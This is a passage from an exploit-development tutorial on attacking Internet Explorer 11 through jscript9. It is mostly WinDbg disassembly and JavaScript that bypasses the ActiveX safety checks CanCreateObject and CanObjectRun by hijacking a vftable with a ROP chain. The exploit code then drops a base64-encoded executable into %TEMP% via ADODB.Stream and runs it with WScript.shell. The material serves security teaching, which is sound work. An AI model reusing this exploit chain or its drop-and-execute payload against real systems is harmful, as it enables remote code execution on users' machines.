    var low = data.charCodeAt(i*2);
    var high = data.charCodeAt(i*2 + 1);
    arr.push(String.fromCharCode(low + high * 0x100));
  }
  return arr.join('');
}
alert("1");        // <------------------------------------------
shell = new ActiveXObject("WScript.shell");
alert("2");        // <------------------------------------------
fname = shell.ExpandEnvironmentStrings("%TEMP%\\runcalc.exe");
createExe(fname, decode(runcalc));
shell.Exec(fname);

write(mshtml+0xc555e0+0x14, old);      // God mode off!
```

```
  alert("All done!");
```

Now reload the page in IE (by going to 127.0.0.1), change the length of the Int32Array at 0xc0af000 and see what happens. You should see all the three alert box from 1 to 3 and then the crash. Therefore, we can conclude that the crash happens when we execute the following instructions:

JavaScript

```
    var tStream = new ActiveXObject("ADODB.Stream");
    var bStream = new ActiveXObject("ADODB.Stream");
```

Why isn't there any problem with WScript.shell?

A difference should come to mind: ADODB.Stream was disabled by Microsoft! Maybe something happens in jscript9!ScriptSite::CreateObjectFromProgID… Let's see.

Repeat the process and this time, when the alert box with 3 appears, put a breakpoint on jscript9!ScriptSite::CreateObjectFromProgID. Let's do some stepping inside CreateObjectFromProgID:

```
jscript9!ScriptSite::CreateObjectFromProgID:
04f3becb 8bff           mov     edi,edi
04f3becd 55             push    ebp
04f3bece 8bec           mov     ebp,esp
04f3bed0 83ec34         sub     esp,34h
04f3bed3 a144630f05     mov     eax,dword ptr [jscript9!__security_cookie (050f6344)]
04f3bed8 33c5           xor     eax,ebp
04f3beda 8945fc         mov     dword ptr [ebp-4],eax
04f3bedd 53             push    ebx
04f3bede 8b5d0c         mov     ebx,dword ptr [ebp+0Ch]
04f3bee1 56             push    esi
04f3bee2 33c0           xor     eax,eax
04f3bee4 57             push    edi
04f3bee5 8b7d08         mov     edi,dword ptr [ebp+8]
04f3bee8 8bf2           mov     esi,edx
04f3beea 8975dc         mov     dword ptr [ebp-24h],esi
04f3beed 8945cc         mov     dword ptr [ebp-34h],eax
04f3bef0 897dd0         mov     dword ptr [ebp-30h],edi
04f3bef3 8945d4         mov     dword ptr [ebp-2Ch],eax
```

```
04f3bef6 8945d8          mov     dword ptr [ebp-28h],eax
04f3bef9 8945e8          mov     dword ptr [ebp-18h],eax
04f3befc 85ff            test    edi,edi
04f3befe 0f85e26a1600    jne     jscript9!memset+0xf390 (050a29e6)
04f3bf04 8b4604          mov     eax,dword ptr [esi+4]
04f3bf07 e8d5000000      call    jscript9!ScriptEngine::InSafeMode (04f3bfe1)
04f3bf0c 85c0            test    eax,eax
04f3bf0e 8d45ec          lea     eax,[ebp-14h]
04f3bf11 50              push    eax
04f3bf12 51              push    ecx
04f3bf13 0f84d86a1600    je      jscript9!memset+0xf39b (050a29f1)
04f3bf19 ff1508400e05    call    dword ptr [jscript9!_imp__CLSIDFromProgID (050e4008)]
04f3bf1f 85c0            test    eax,eax
04f3bf21 0f88e867fcff    js      jscript9!ScriptSite::CreateObjectFromProgID+0xf6 (04f0270f)
04f3bf27 8d45ec          lea     eax,[ebp-14h]
04f3bf2a 50              push    eax
04f3bf2b 8b4604          mov     eax,dword ptr [esi+4] ds:002b:02facc44=02f8c480
04f3bf2e e8e2030000      call    jscript9!ScriptEngine::CanCreateObject (04f3c315)   <------------------
04f3bf33 85c0            test    eax,eax       <------------------ EAX = 0
04f3bf35 0f84d467fcff    je      jscript9!ScriptSite::CreateObjectFromProgID+0xf6 (04f0270f)  <----- je taken!
.
.
.
04f0270f bead010a80      mov     esi,800A01ADh
04f02714 e99d980300      jmp     jscript9!ScriptSite::CreateObjectFromProgID+0xe3 (04f3bfb6)
.
.
.
04f3bfb6 8b4dfc          mov     ecx,dword ptr [ebp-4] ss:002b:03feb55c=91c70f95
04f3bfb9 5f              pop     edi
04f3bfba 8bc6            mov     eax,esi
04f3bfbc 5e              pop     esi
```

```
04f3bfbd 33cd           xor     ecx,ebp
04f3bfbf 5b             pop     ebx
04f3bfc0 e87953f2ff     call    jscript9!__security_check_cookie (04e6133e)
04f3bfc5 c9             leave
04f3bfc6 c20800         ret     8
```

As we can see, CanCreateObject returns 0 and our familiar CanObjectRun is not even called. What happens if we force CanCreateObject to return true (EAX = 1)? Try to repeat the whole process, but this time, right after the call to CanCreateObject, set EAX to 1 (use r eax=1). Remember that you need to do that twice because we create two ADODB.Stream objects.

Now the alert box with 4 appears but we have a crash after we close it. Why don't we try to keep the *God Mode* enabled only when strictly necessary? Let's change the code as follows:

JavaScript


```javascript
var old = read(mshtml+0xc555e0+0x14);

// content of exe file encoded in base64.
runcalc = 'TVqQAAMAAAAEAAAA//8AA <snipped> AAAAAAAAAAAAAAAAAAAA';
function createExe(fname, data) {
  write(mshtml+0xc555e0+0x14, jscript9+0xdc164);      // God mode on!
  var tStream = new ActiveXObject("ADODB.Stream");
  var bStream = new ActiveXObject("ADODB.Stream");
  write(mshtml+0xc555e0+0x14, old);                  // God mode off!

  tStream.Type = 2;       // text
  bStream.Type = 1;       // binary
  tStream.Open();
  bStream.Open();
  tStream.WriteText(data);
  tStream.Position = 2;       // skips the first 2 bytes in the tStream (what are they?)
  tStream.CopyTo(bStream);
  bStream.SaveToFile(fname, 2);       // 2 = overwrites file if it already exists
  tStream.Close();
  bStream.Close();
}

function decode(b64Data) {
  var data = window.atob(b64Data);

  // Now data is like
  //   11 00 12 00 45 00 50 00 ...
  // rather than like
  //   11 12 45 50 ...
  // Let's fix this!
  var arr = new Array();
  for (var i = 0; i < data.length / 2; ++i) {
    var low = data.charCodeAt(i*2);
    var high = data.charCodeAt(i*2 + 1);
```

```
      arr.push(String.fromCharCode(low + high * 0x100));
    }
    return arr.join('');
  }
  write(mshtml+0xc555e0+0x14, jscript9+0xdc164);      // God mode on!
  shell = new ActiveXObject("WScript.shell");
  write(mshtml+0xc555e0+0x14, old);                   // God mode off!
  fname = shell.ExpandEnvironmentStrings("%TEMP%\\runcalc.exe");
  createExe(fname, decode(runcalc));
  shell.Exec(fname);

  alert("All done!");
```

Let’s try again to load the page and set EAX to 1 right after CanCreateObject. This time, let’s put the breakpoint directly on CanCreateObject:

```
bp jscript9!ScriptEngine::CanCreateObject
```

When the breakpoint is triggered, hit Shift+F11 and then set EAX to 1 (the first time it’s already 1). OK, now there is no crash but the calculator doesn’t appear. If you repeat the process with the Developer Tools enabled, you should see the following error:



Let's leave that error for later. For now we should be happy that we (almost) solved the problem with the *God Mode*. We still need to modify the behavior of CanCreateObject somehow so that it always returns true. Again, repeat the whole process and put a breakpoint on CanCreateObject. When the breakpoint is triggered, we can begin to examine CanCreateObject:

```
jscript9!ScriptEngine::CanCreateObject:
04dcc315 8bff           mov     edi,edi
04dcc317 55             push    ebp
04dcc318 8bec           mov     ebp,esp
04dcc31a 51             push    ecx
04dcc31b 51             push    ecx
04dcc31c 57             push    edi
04dcc31d 8bf8           mov     edi,eax
04dcc31f f687e401000008 test    byte ptr [edi+1E4h],8
04dcc326 743d           je      jscript9!ScriptEngine::CanCreateObject+0x50 (04dcc365)
```

```
04dcc328 8d45fc          lea     eax,[ebp-4]
04dcc32b 50              push    eax
04dcc32c e842000000      call    jscript9!ScriptEngine::GetSiteHostSecurityManagerNoRef (04dcc373)
04dcc331 85c0            test    eax,eax
04dcc333 7835            js      jscript9!ScriptEngine::CanCreateObject+0x55 (04dcc36a) [br=0]
04dcc335 8b45fc          mov     eax,dword ptr [ebp-4]
04dcc338 8b08            mov     ecx,dword ptr [eax]        <------------------ ecx = object.vftptr
04dcc33a 6a00            push    0
04dcc33c 6a00            push    0
04dcc33e 6a10            push    10h
04dcc340 ff7508          push    dword ptr [ebp+8]
04dcc343 8d55f8          lea     edx,[ebp-8]
04dcc346 6a04            push    4
04dcc348 52              push    edx                                  +---------------------
04dcc349 6800120000      push    1200h                                |
04dcc34e 50              push    eax                                  v
04dcc34f ff5110          call    dword ptr [ecx+10h]  ds:002b:6ac755f0={MSHTML!TearoffThunk4 (6a25604a)}
04dcc352 85c0            test    eax,eax
04dcc354 7814            js      jscript9!ScriptEngine::CanCreateObject+0x55 (04dcc36a)
04dcc356 f645f80f        test    byte ptr [ebp-8],0Fh
04dcc35a 6a00            push    0
04dcc35c 58              pop     eax
04dcc35d 0f94c0          sete    al
04dcc360 5f              pop     edi
04dcc361 c9              leave
04dcc362 c20400          ret     4
```

Look at the virtual call at 04dcc34f: we can use the same trick we used with CanObjectRun! As before, ECX points to a vftable:

```
0:007> dds ecx
6ac755e0  6a0b2681 MSHTML!PlainQueryInterface
6ac755e4  6a0b25a1 MSHTML!CAPProcessor::AddRef
```

```
6ac755e8  6a08609d MSHTML!PlainRelease
6ac755ec  6a078eb5 MSHTML!TearoffThunk3
6ac755f0  6a25604a MSHTML!TearoffThunk4          <----------- we need to modify this for CanCreateObject
6ac755f4  04dcc164 jscript9!ScriptEngine::CanObjectRun+0xaf   <---------- this is our fix for CanObjectRun!
6ac755f8  6a129a77 MSHTML!TearoffThunk6
6ac755fc  6a201a73 MSHTML!TearoffThunk7
6ac75600  6a12770c MSHTML!TearoffThunk8
6ac75604  6a12b22c MSHTML!TearoffThunk9
6ac75608  6a12b1e3 MSHTML!TearoffThunk10
6ac7560c  6a257db5 MSHTML!TearoffThunk11
6ac75610  6a12b2b8 MSHTML!TearoffThunk12
6ac75614  6a332a3d MSHTML!TearoffThunk13
6ac75618  6a242719 MSHTML!TearoffThunk14
6ac7561c  6a254879 MSHTML!TearoffThunk15
6ac75620  6a12b637 MSHTML!TearoffThunk16
6ac75624  6a131bf3 MSHTML!TearoffThunk17
6ac75628  6a129649 MSHTML!TearoffThunk18
6ac7562c  6a4a8422 MSHTML!TearoffThunk19
6ac75630  6a58bc4a MSHTML!TearoffThunk20
6ac75634  6a1316d9 MSHTML!TearoffThunk21
6ac75638  6a2e7b23 MSHTML!TearoffThunk22
6ac7563c  6a212734 MSHTML!TearoffThunk23
6ac75640  6a2e75ed MSHTML!TearoffThunk24
6ac75644  6a4c28c5 MSHTML!TearoffThunk25
6ac75648  6a3c5a7d MSHTML!TearoffThunk26
6ac7564c  6a3a6310 MSHTML!TearoffThunk27
6ac75650  6a3bff2d MSHTML!TearoffThunk28
6ac75654  6a3aa803 MSHTML!TearoffThunk29
6ac75658  6a3cd81a MSHTML!TearoffThunk30
6ac7565c  6a223f19 MSHTML!TearoffThunk31
```

As you can see, that's the same vftable we modified for CanObjectRun. Now we need to modify [ecx+10h] for CanCreateObject. We might try to overwrite [ecx+10h] with the address of the epilog of CanCreateObject, but it won't work. The problem is that we need to zero out EDI before returning from CanCreateObject. Here's the code right after the call to CanCreateObject:

```
04ebbf2e e8e2030000      call    jscript9!ScriptEngine::CanCreateObject (04ebc315)
04ebbf33 85c0            test    eax,eax
04ebbf35 0f84d467fcff    je      jscript9!ScriptSite::CreateObjectFromProgID+0xf6 (04e8270f)
04ebbf3b 6a05            push    5
04ebbf3d 58              pop     eax
04ebbf3e 85ff            test    edi,edi
04ebbf40 0f85b66a1600    jne     jscript9!memset+0xf3a6 (050229fc)      <----------------- taken if EDI != 0
```

If the jne is taken, CreateObjectFromProgID and CreateActiveXObject will fail.

I looked for hours but I couldn't find any suitable code to call. Something like

Assembly (x86)

```
xor   edi, edi
leave
ret   4
```

would be perfect, but it just doesn't exist. I looked for any variations I could think of, but to no avail. I also looked for

Assembly (x86)

```
mov   dword ptr [edx], 0
ret   20h
```

and variations. This code would mimic a call to the original virtual function and clear [ebp-8]. This way, CanCreateObject would return true:

```
04dcc338 8b08            mov     ecx,dword ptr [eax]
04dcc33a 6a00            push    0
04dcc33c 6a00            push    0
04dcc33e 6a10            push    10h
04dcc340 ff7508          push    dword ptr [ebp+8]
04dcc343 8d55f8          lea     edx,[ebp-8]      <---------- edx = ebp-8
04dcc346 6a04            push    4
04dcc348 52              push    edx
04dcc349 6800120000      push    1200h
```

```
04dcc34e 50              push    eax
04dcc34f ff5110          call    dword ptr [ecx+10h]  ds:002b:6ac755f0={MSHTML!TearoffThunk4 (6a25604a)}
04dcc352 85c0            test    eax,eax
04dcc354 7814            js      jscript9!ScriptEngine::CanCreateObject+0x55 (04dcc36a)
04dcc356 f645f80f        test    byte ptr [ebp-8],0Fh      <-------- if [ebp-8] == 0, then ...
04dcc35a 6a00            push    0
04dcc35c 58              pop     eax
04dcc35d 0f94c0          sete    al                <-------- ... then EAX = 1
04dcc360 5f              pop     edi               <-------- restores EDI (it was 0)
04dcc361 c9              leave
04dcc362 c20400          ret     4
```

Note that this would also clear EDI, because EDI was 0 when CanCreateObject was called.

Next, I tried to do some ROP. I looked for something like this:


Assembly (x86)

```
xchg  ecx, esp
ret
```

Unfortunately, I couldn't find anything similar. If only we could control some other register beside ECX…

Well, it turns out that we can control EAX and xchg eax, esp gadgets are certainly more common than xchg ecx, esp gadgets.

Here's the schema we're going to use:



We already know that CanCreateObject and CanObjectRun call virtual functions from the same VFTable. You can easily verify that not only do they call virtual functions from the same VFTable, but they call them on the same object. This is also shown in the scheme above.

Let's look again at the relevant code in CanCreateObject:

```
04dcc338 8b08          mov     ecx,dword ptr [eax]  <----------- we control EAX, which points to "object"
04dcc33a 6a00          push    0          <----------- now, ECX = object."vftable ptr"
04dcc33c 6a00          push    0
04dcc33e 6a10          push    10h
04dcc340 ff7508        push    dword ptr [ebp+8]
04dcc343 8d55f8        lea     edx,[ebp-8]
04dcc346 6a04          push    4
04dcc348 52            push    edx
04dcc349 6800120000    push    1200h
04dcc34e 50            push    eax
04dcc34f ff5110        call    dword ptr [ecx+10h]  <----------- call to gadget 1 (in the picture)
04dcc352 85c0          test    eax,eax
04dcc354 7814          js      jscript9!ScriptEngine::CanCreateObject+0x55 (04dcc36a)
04dcc356 f645f80f      test    byte ptr [ebp-8],0Fh
```

```
04dcc35a 6a00          push    0
04dcc35c 58            pop     eax
04dcc35d 0f94c0        sete    al
04dcc360 5f            pop     edi
04dcc361 c9            leave       <----------- this is gadget 4
04dcc362 c20400        ret     4
```

The first gadget, when called, make ESP point to object+4 and returns to gadget 2. After gadget 2 and 3, EDI is 0 and EAX non-zero. Gadget 4 restores ESP and returns from CanCreateObject.

Here's the javascript code to set up object and vftable like in the picture above:

JavaScript

```
//                                          vftable
//                              +-----> +------------------+
//                              |       |                  |
//                              |       |                  |
//                              |  0x10:| jscript9+0x10705e| --> "XCHG EAX,ESP | ADD EAX,71F84DC0 |
//                              |       |                  |      MOV EAX,ESI | POP ESI | RETN"
//                              |  0x14:| jscript9+0xdc164 | --> "LEAVE | RET 4"
//                              |       +------------------+
//                object           |
// EAX ---> +-------------------+     |
//          | vftptr            |-----+
//          | jscript9+0x15f800 | --> "XOR EAX,EAX | RETN"
//          | jscript9+0xf3baf  | --> "XCHG EAX,EDI | RETN"
//          | jscript9+0xdc361  | --> "LEAVE | RET 4"
//          +-------------------+

// If we do "write(pp_obj, X)", we'll have EAX = X in CanCreateObject
var pp_obj = ... ptr to ptr to object ...

var old_objptr = read(pp_obj);
var old_vftptr = read(old_objptr);

// Create the new vftable.
var new_vftable = new Int32Array(0x708/4);
for (var i = 0; i < new_vftable.length; ++i)
  new_vftable[i] = read(old_vftptr + i*4);
new_vftable[0x10/4] = jscript9+0x10705e;
new_vftable[0x14/4] = jscript9+0xdc164;
var new_vftptr = read(get_addr(new_vftable) + 0x1c);        // ptr to raw buffer of new_vftable

// Create the new object.
var new_object = new Int32Array(4);
new_object[0] = new_vftptr;
new_object[1] = jscript9 + 0x15f800;
new_object[2] = jscript9 + 0xf3baf;
new_object[3] = jscript9 + 0xdc361;
```

```
var new_objptr = read(get_addr(new_object) + 0x1c);        // ptr to raw buffer of new_object

function GodModeOn() {
  write(pp_obj, new_objptr);
}

function GodModeOff() {
  write(pp_obj, old_objptr);
}
```

The code should be easy to understand. We create object (new_object) and vftable (new_vftable) by using two Int32Arrays (in particular, their raw buffers) and make object point to vftable. Note that our vftable is a modified copy of the old vftable. Maybe there's no need to make a copy of the old vftable because only the two modified fields (at offsets 0x10 and 0x14) are used, but that doesn't hurt.

We can now enable the *God Mode* by making EAX point to our object and disable the *God Mode* by making EAX point to the original object.

Controlling EAX

To see if we can control EAX, we need to find out where the value of EAX comes from. I claimed that EAX can be controlled and showed how we can exploit this to do some ROP. Now it's time for me to show you exactly how EAX can be controlled. In reality, this should be the first thing you do. First you determine if you can control something and only then write code for it.

It's certainly possible to do the kind of analysis required for this task in WinDbg, but IDA Pro is way better for this. If you don't own a copy of IDA Pro, download the free version (link).


IDA is a very smart disassembler. Its main feature is that it's *interactive*, that is, once IDA has finished disassembling the code, you can edit and manipulate the result. For instance, you can correct mistakes made by IDA, add *comments*, define *structures*, change *names*, etc…

If you want a career in Malware Analysis or Exploit Development, you should get really comfortable with IDA and buy the Pro version.

CanCreateObject is in jscript9. Let's find out the path of this module in WinDbg:

```
0:015> lmf m jscript9

start    end        module name

71c00000 71ec6000   jscript9 C:\Windows\SysWOW64\jscript9.dll
```

